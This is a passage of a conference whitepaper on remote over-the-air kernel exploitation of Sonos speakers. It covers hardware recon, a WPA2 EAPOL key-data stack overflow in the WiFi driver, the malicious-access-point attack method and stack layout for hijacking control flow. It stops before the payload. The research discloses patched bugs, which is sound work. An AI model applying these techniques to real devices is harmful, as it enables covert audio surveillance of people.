Listen Up: Sonos Over-The-Air Remote Kernel Exploitation and Covert Wiretap – BlackHat USA 2024 Whitepaper

Robert Herrera / Alex Plaskett

Table of Contents

Introduction

This whitepaper documents the research NCC Group performed against Sonos devices within the last year. The paper comprises of two main sections. The first of these is a remote Over-the-air (WiFi) attack on Sonos One devices which was used to enable covert recording of the audio within the physical vicinity of the device.

The second section documents weaknesses identified within the Sonos Era-100 secure boot implementation which were used to circumvent security controls to allow for unsigned code execution in the context of the kernel. This was chained together with an N-day privilege escalation which allowed ARM El3 code execution and acquisition of cryptographic key material.

Device Architecture

Sonos One

The Sonos One Gen 2 is one of Sonos' popular smart speakers and was released on February 8th, 2019. It was also one of the target devices for Pwn2Own 2022. NCC Group was able to identify a series of hardware-based vulnerabilities and use existing research by @bl4sty to arbitrarily retrieve and decrypt firmware images. The decrypted firmware images enabled NCC Group to conduct a security assessment of the filesystem on the device.

In this paper we document the process of analyzing the device's Wi-Fi stack, discovering several issues in the wireless driver, and developing a wireless exploit with code executing in EL1 Context.

This issue was patched within the following Sonos releases (as CVE-2023-50809)

- Sonos S2 release 15.9 (October 17, 2023), Sonos S1 release 11.12 (November 15, 2023)

This issue was also addressed in MediaTek's March 2024 update as CVE-2024-20018:

- https://corp.mediatek.com/product-security-bulletin/March-2024

Initial Device Recon

After opening the device, it was possible to quickly identify the UART pins and respectively probe each pin to reverse the pin out.




Figure 1: UART Pin Out

Once attached, it was not possible to provide input to the device other than accessing a u-boot password prompt. Based on other research and limited independent research, the RX pin did not seem allow any interaction post U-boot. Regardless, the ability to read from the device whilst booting and when a kernel panic occurred was found to be useful enough for obtaining a crash dump from the device.

Using a firmware dump which was previously acquired and decrypted it was then possible to analyze the filesystem and determine the type of Wi-Fi-Stack that is implemented within the device. Namely, it was determined that the device uses a SoftMAC wireless interface, meaning

that most of the wireless functionality will be processed within the mt7615_ap.ko kernel module.

Platform Recon

The Sonos One Gen 2 is run on Linux Aarch64 system. The kernel modules themselves do not explicitly contain any security mitigations as such stack guards that would otherwise deter attackers from exploiting common stack buffer overflow vulnerabilities.

Several other security mitigations within the kernel config were found to be disabled, such as KASLR. This meant that once an adequate vulnerability, suitable for exploitation, was identified, it would not require an additional information leak primitive to leak a kernel address for the sake of calculating ROP offsets.

```
CONFIG_ARM64_UAO=y
CONFIG_ARM64_MODULE_CMODEL_LARGE=y
# CONFIG_RANDOMIZE_BASE is not set
```

Wireless Kernel Driver Architecture

Investigating the wireless kernel module for potential attacks involved enumerating the "receive" attack surface of the wireless driver. This entailed identifying all functions that are responsible for parsing and processing attacker-controlled data.

Furthermore, receive-based functions of interest were further binned between pre- and post-authenticated vulnerabilities.

This binning of pre/post authenticated functions served as an effective strategy to prioritize the vulnerabilities that could be triggered without predisposed knowledge the wireless access point's PSK.

In this architecture, the Sonos One is a connecting client, so the need to strictly bin between pre/post authenticated functions wasn't entirely necessary as the access point was the arbiter of the PSK. So, since the access point itself was malicious, it greatly increased the attack surface of vulnerable functions that were reachable from a wireless-attack standpoint.

After some quick analysis of the device's kernel module, it was quickly discerned that MediaTek seemed to funnel all the packet validation logic into "Sanity" functions. This provided a good subset of functions to take a closer look at.




Figure 2: Rx Functions

Packet parsing can often become a complicated task, especially when trying to parse several types of information elements within a wireless frame. These functions are often complicated for-loops that iterate over each information element. Therefore, bug hunting can be as easy as auditing these complicated functions for common mistakes, for example, not validating the attacker-controlled lengths of an information element.

As such, functions such as memmove or memcpy, that were used in the context of packet processing (aka Sanity functions) and copying attacker-controlled data, were carefully analysed, and subsequently used to exploit the Sonos One Gen 2.

NCC Group found that many of the “Sanity” functions, especially those that are involved in pre-authenticated packet processing (i.e. Beacons, Association Frames) did not contain any overt vulnerabilities that were identified to be viable candidates of exploitation within the time allocated to exploit the device.

Sonos Era-100

The Era 100 is Sonos's flagship device, released on March 28th 2023 and is a notable step up from the Sonos One. It was also one of the target devices for Pwn2Own Toronto 2023. NCC Group found multiple security weaknesses within the bootloader of the device which could be exploited leading to root/kernel code execution and full compromise of the device.

According to Sonos, the issues reported were patched in an update released on the 15th of November as CVE-2023-50810:

- Sonos S2 release 15.9 (October 17, 2023), Sonos S1 release 11.12 (November 15, 2023)

NCC Group is not aware of the full scope of devices impacted by this issue. Users of Sonos devices should ensure to apply any recent updates.

To develop an exploit eligible for the Pwn2Own contest, the first step is to dump the firmware, gain initial access to the firmware, and perhaps even set up debugging facilities to assist in debugging any potential exploits.

In this whitepaper we document the process of analyzing the hardware, discovering several issues, and developing a persistent secure boot bypass for the Sonos Era 100.

Exploitation was also chained with a previously disclosed exploit by bl4sty to obtain EL3 code execution and obtain cryptographic key material.

Initial Recon

After opening the device, it was possible to quickly identified UART pins broken out on the motherboard:

The pinout is TX, RX, GND, Vcc

This provided the ability to attach a UART adapter and monitor the boot process:

```
SM1:BL:511f6b:81ca2f;FEAT:B0F02990:20283000;POC:F;RCY:0;EMMC:0;READ:0;0.0;0.0;CHK:0;

bl2_stage_init 0x01

bl2_stage_init 0xc1

bl2_stage_init 0x02


/* Skipped most of the log here */


U-Boot 2016.11-S767-Strict-Rev0.10 (Oct 13 2022 - 09:14:35 +0000)


SoC:   Amlogic S767
```

```
Board: Sonos Optimo1 Revision 0x06

Reset: POR

cpu family id not support!!!

thermal ver flag error!

flagbuf is 0xfa!

read calibrated data failed

SOC Temperature -1 C

I2C:   ready

DRAM:  1 GiB

initializing iomux_cfg_i2c

register usb cfg[0][1] = 000000007ffabde0

MMC:   SDIO Port C: 0

*** Warning - bad CRC, using default environment


In:    serial

Out:   serial

Err:   serial

...

Init Video as 1920 x 1080 pixel matrix

Net:   dwmac.ff3f0000

checking cpuid allowlist (my cpuid is 2b:0b:17:00:01:17:12:00:00:11:33:38:36:55:4d:50)...

allowlist check completed

Hit any key to stop autoboot:  0

pending_unlock: no pending DevUnlock

Starting kernel ...
```

```
vmin:32 b5 0 0!
```


From this log, it is possible to see that the boot process is very similar to other Sonos devices. Moreover, despite the marking on the SoC and the boot log indicating an undocumented Amlogic S767a chip, the first line of the BootROM log containing “SM1” points us to S905X3, which has a datasheet available.

Whilst it’s possible to interrupt the U-Boot boot process, Sonos has gone through several rounds of boot hardening and by now the U-Boot console is only accessible with a password that is stored hashed inside the U-Boot binary. Additionally, the set of accessible U-Boot commands is heavily restricted.


Dumping the eMMC

Continuing probing the PCB, it was found possible to locate eMMC data pins to attempt an in-circuit eMMC dump. From previous generations of Sonos devices, we knew that the data on the flash is mostly encrypted. Nevertheless, an in-circuit eMMC connection would also allow to rapidly modify the flash memory contents, without having to take the chip off and put it back on every time.

By probing termination resistors and test points located in the general area between the SoC and the eMMC chip, first with an oscilloscope and then with a logic analyzer, it was possible to identify several candidates for eMMC lines.



To perform an in-circuit dump, it is necessary to connect CLK, CMD, DAT0 and ground at the minimum. While CLK and CMD are obvious from the above capture, there are multiple candidates for the DAT0 pin. Moreover, in our research we could only identify 3 out of 4 data pins at this point. Fortunately, after trying all 3 of these, it was possible to identify the following connections:



Note that the extra pin marked as “INT” here is used to interrupt the BootROM boot process. By connecting it to ground during boot, the BootROM gets stuck trying to boot from SPINOR, which allows us to communicate on the eMMC lines without interference.

From there, it was possible to dump the contents of eMMC and confirm that the bulk of the firmware including the Linux rootfs was encrypted.

Investigating U-Boot

While at this stage it was not possible to get access to the Sonos Era 100 U-Boot binary just yet, previous work on Sonos devices enabled us to obtain a plaintext binary for the Sonos One U-Boot. At this point we were hoping that the images would be mostly the same, and that a vulnerability existed in U-Boot that could be exploited in a black-box manner utilizing the eMMC read-write capability.

Several such issues were identified and are documented in the Sonos Era-100 Secure Boot Vulnerability section.

Sonos One - Over-the-air Vulnerability

This section of the whitepaper describes a vulnerability which NCC Group identified within the Sonos One Gen 2 WiFi stack.

WPA2 Handshake Vulnerability

NCC Group discovered multiple problematic design patterns within the code path responsible for handling and parsing WPA key material. Most notably, the *WpaParseEapolKeyData* function, which is used in the WPA2 four-way handshake process, contained several vulnerabilities that were chained together to achieve a stack buffer overflow.

Issue 1: Improper Input Validation of IE Length

The *KdeLen* variable was not checked for the possibility of an integer underflow. This led to a scenario where an information element's length field which was smaller than 6, caused a copy much larger than the 32-byte GTK stack buffer.

```
undefined WPAParseEapolKeyData
(void *pAdapter,uchar *keyData,uchar keyDataLen,uchar DefaultKeyId,uchar MsgType
,uchar isWPA2,void *pentry)

{
ulong key_length;
uchar gtk_buf [32];
uint gtk_length;
byte KDELen;


key_length = (ulong)keyDataLen;

...

/* integer underflow occurs here */
gtk_length = KDELen - 6 & 0xff;
key_length = (ulong)gtk_length;

/* no check for maximum bound */
if (gtk_length < 5) {
...
return 0;
}

/* stack buffer overflow occurs here */
memmove(gtk_buf,keyData + 8,key_length);
```

The conditional that proceeded the assignment of *gtk_length* was problematic for a few reasons. Other than the potential for an underflow, the conditional itself should have taken

place earlier in the while-loop by validating that the length of the *KDELen* was not less than 6 instead of *gtk_length*.

Issue 2: Unchecked Maximum Length of GTK IE Length

Furthermore, the length of *keyData* that was being copied into *gtk_buf* stack buffer was never validated to be less than or equal to *gtk_buf's* maximum size (32 bytes).

```
uchar gtk_buf [32]; // 32-byte stack buffer
...

/* integer underflow occurs here */
gtk_length = KDELen - 6 & 0xff;
key_length = (ulong)gtk_length;

/* no check for maximum bound */
if (gtk_length < 5) {
if (uVar3 == 0) {
return 0;
}
printk("ERROR: GTK Key length is too short (%d) \n",gtk_length);
return 0;
}

/* stack buffer overflow occurs here */
memmove(gtk_buf,keyData + 8,key_length);
...

}
```

Combining the issues made it possible to supply a malformed information element that leveraged the underflow and lack of bounds checking to trigger a copy that exceeds the maximum length for the GTK buffer.

Exploitation

Attack Overview

Based on cross-referenced uses of WpaParseEapolKeyData function, it was assessed to be responsible for parsing encrypted key data that is contained within each of the EAPOL Handshake packets that are received by the device.

Code Unit	Context	Function Name
bl WpaMessageSanity	UNCONDITION...	PeerPairMsg1Action
bl WpaMessageSanity	UNCONDITION...	PeerPairMsg2Action
bl WpaMessageSanity	UNCONDITION...	PeerPairMsg3Action
bl WpaMessageSanity	UNCONDITION...	PeerPairMsg4Action
bl WpaMessageSanity	UNCONDITION...	PeerGroupMsg1Action
bl WpaMessageSanity	UNCONDITION...	PeerGroupMsg2Action

Figure 3: WpaMessageSanity Cross References

The function in question was triggered when the incoming EAPOL frame contained encrypted key data in Message 3. This meant that the driver would accept the incoming EAPOL frame, decrypt the data, and if successful, proceeded to parse the information elements within the vulnerable function.

```
WpaMessageSanity(void *param_1,byte *pWFrame,undefined8 param_3,uint
param_4,uint *secure_context,
void *param_6) {

if (((EAPOLmsgType & 6) == 2) || ((uVar4 & 0x700) == 0)) {

   keydata_len = keydata_len & 0xffffffff00000000;
   /* decrypt incoming Message 3 keydata */
  AES_Key_Unwrap(pWFrame+99,memove_length,(long)secure_context +
0x1be,0x10,keydata_buffer,&keydata_len);
}

else {
TKIP_GTK_KEY_UNWRAP((long)secure_context+0x1be,pWFrame+ 0x31,pWFrame +
99,memove_length,keydata_buffer);
}
/* trigger vulnerable function */
ret=WPAParseEapolKeyData(param_1,keydata_buffer,(byte)keydata_len,GroupKeyIndex,
(uchar)uVar2,uVar3 == 0,param_6);
...
}
```

Thus, all we needed to do was wait for the device to associate to a malicious access point and send the malformed payload in Message 3 of the WPA2 Handshake. The information element length field within the payload was specified as 5, which underflowed and caused a 255-byte copy of controlled data. It was also possible to specify a TKIP (WPA) connection with the access point and do the same thing, but for this exploit, WPA2 was chosen.

The WPA2 Four-way handshake contains a total of four packets that are exchanged between the client and access point. There are a few important pieces involved in the WPA handshake, such as the Anonce and Snonce (which are random values generated by both devices), the SSID, and the Pre-Shared Key (PSK), which is never shared over the air, but indirectly used by the client and access point to compute the Pairwise Master Key (PMK) using PBKDF2.

An interesting fact to note is that once the bare minimum information needed to compute the PMK was exchanged between the client and router (Anonce, Snonce), subsequent handshake messages contained additional information elements that were encrypted with the computed key material and included within the EAPOL frame's "key data" section of the packet. Moreover, the Global Temporal Key (GTK) is also usually installed in Message 3 of the handshake process.

To trigger the bug, the WPA2 handshake was negotiated normally up until Message 3. Message 3 contained the encrypted keydata that then contained the malicious information element. The attack was follows:




Figure 4: 4-Way Handshake Attack Overview

wpa_supplicant was the perfect tool to quickly test this theory out as we quickly modified EAPOL Message 3 to include the malicious information element and enabled wpa_supplicant in "AP" mode. From here, we spoofed the SSID and PSK that that the Sonos One had already provisioned to associate to.

Stack Layout

The vulnerable stack buffer is in WPAParseEapolKeyData's stack frame at SP + 0x78:

```
WPAParseEapolKeyData
STP X29, X30, [SP,#var_140]!
...
ADD X0, SP, #0x78 ; dest
BL memcpy
```

In order to reach the calling function's (WpaMessageSanity) link register, we had to overflow 0x140 – 0x78 bytes to reach the top of our current stack frame. After that, we'd hit the calling function's frame pointer, followed by the link register.

However, since the biggest possible overflow of 255 bytes resulted in overflowing 0x37 bytes past the start of WpaMessageSanity's stack frame, this corrupted not only frame pointer and link register, but registers x19 until just before the MSB of X23.

```
ldp x19,x20,[sp, #local_e0]
ldp x21,x22,[sp, #local_d0]
ldp x23,x24,[sp, #local_c0]
ldp x25,x26,[sp, #local_b0]
ldp x27,x28,[sp, #local_a0]
ldp x29=>local_f0,x30,[sp], #0xf0
ret
```

Moreover, since WpaMessageSanity's stack frame was corrupted, the post-increment operation in the function epilogue would adjust the stack pointer to point to PeerPairMessageAction3' stack frame.



Stack Pointer when PC is controlled
EAPOL Frame Heap Pointer
SP2+0x18
PeerPairMessageAction3 Stack Frame
SP2
X23
X22
X21
X20
X19
LR
X29
WpaParseMessageSanity Stack Frame
SP1
